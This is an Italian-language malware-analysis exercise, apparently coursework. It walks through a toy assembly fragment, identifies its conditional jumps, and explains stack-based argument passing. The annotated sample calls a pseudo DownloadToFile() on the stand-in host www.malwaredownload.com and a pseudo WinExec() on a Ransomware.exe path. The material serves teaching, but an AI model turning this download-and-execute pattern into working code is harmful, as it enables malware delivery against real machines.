Il progetto odierno prevedeva l'analisi di un codice malware fornitoci, in particolare dovremo andare ad individuare i salti condizionali e rappresentarli graficamente.

Dovremo identificare le funzionalità implementate al suo interno e descrivere come, nelle tabelle 2-3, sono passati gli argomenti alle successive chiamate di funzione.

A seguire sono riportati i frammenti di codice:

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- **Identificazione del salto condizionale e descrizione:**

  Il salto condizionale è possibile identificarlo all'indirizzo di memoria "00401068": tramite l'istruzione "jz" effettua il salto alla locazione "0040FFA0" solo a una data condizione, ovvero che gli operandi dell'istruzione cmp precedente siano uguali, nel caso in questione quando EBX avrà il valore di 11.

00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

- **Diagramma di flusso con relativi salti:**



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- **Funzionalità implementate all'interno del malware:**

Il malware in questione implementa 2 funzionalità:

- Nella prima cerca di scaricare un malware sulla macchina, questi comportamenti sono tipici nei downloader;
- Nella seconda tramite l'utilizzo della funzione WinExec() esegue un ransomware già presente sulla macchina, probabilmente scaricato in precedenza.

- **Con riferimento alle istruzioni call, descrizione di come sono passati gli argomenti alle successive chiamate di funzione:**

In entrambe le funzioni gli argomenti sono passati sullo stack tramite l'istruzione "push":

- Alla funzione WinExec() viene passato il path dell'eseguibile da avviare;
- Alla funzione DownloadToFile viene passato l'URL da cui scaricare il malware:

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione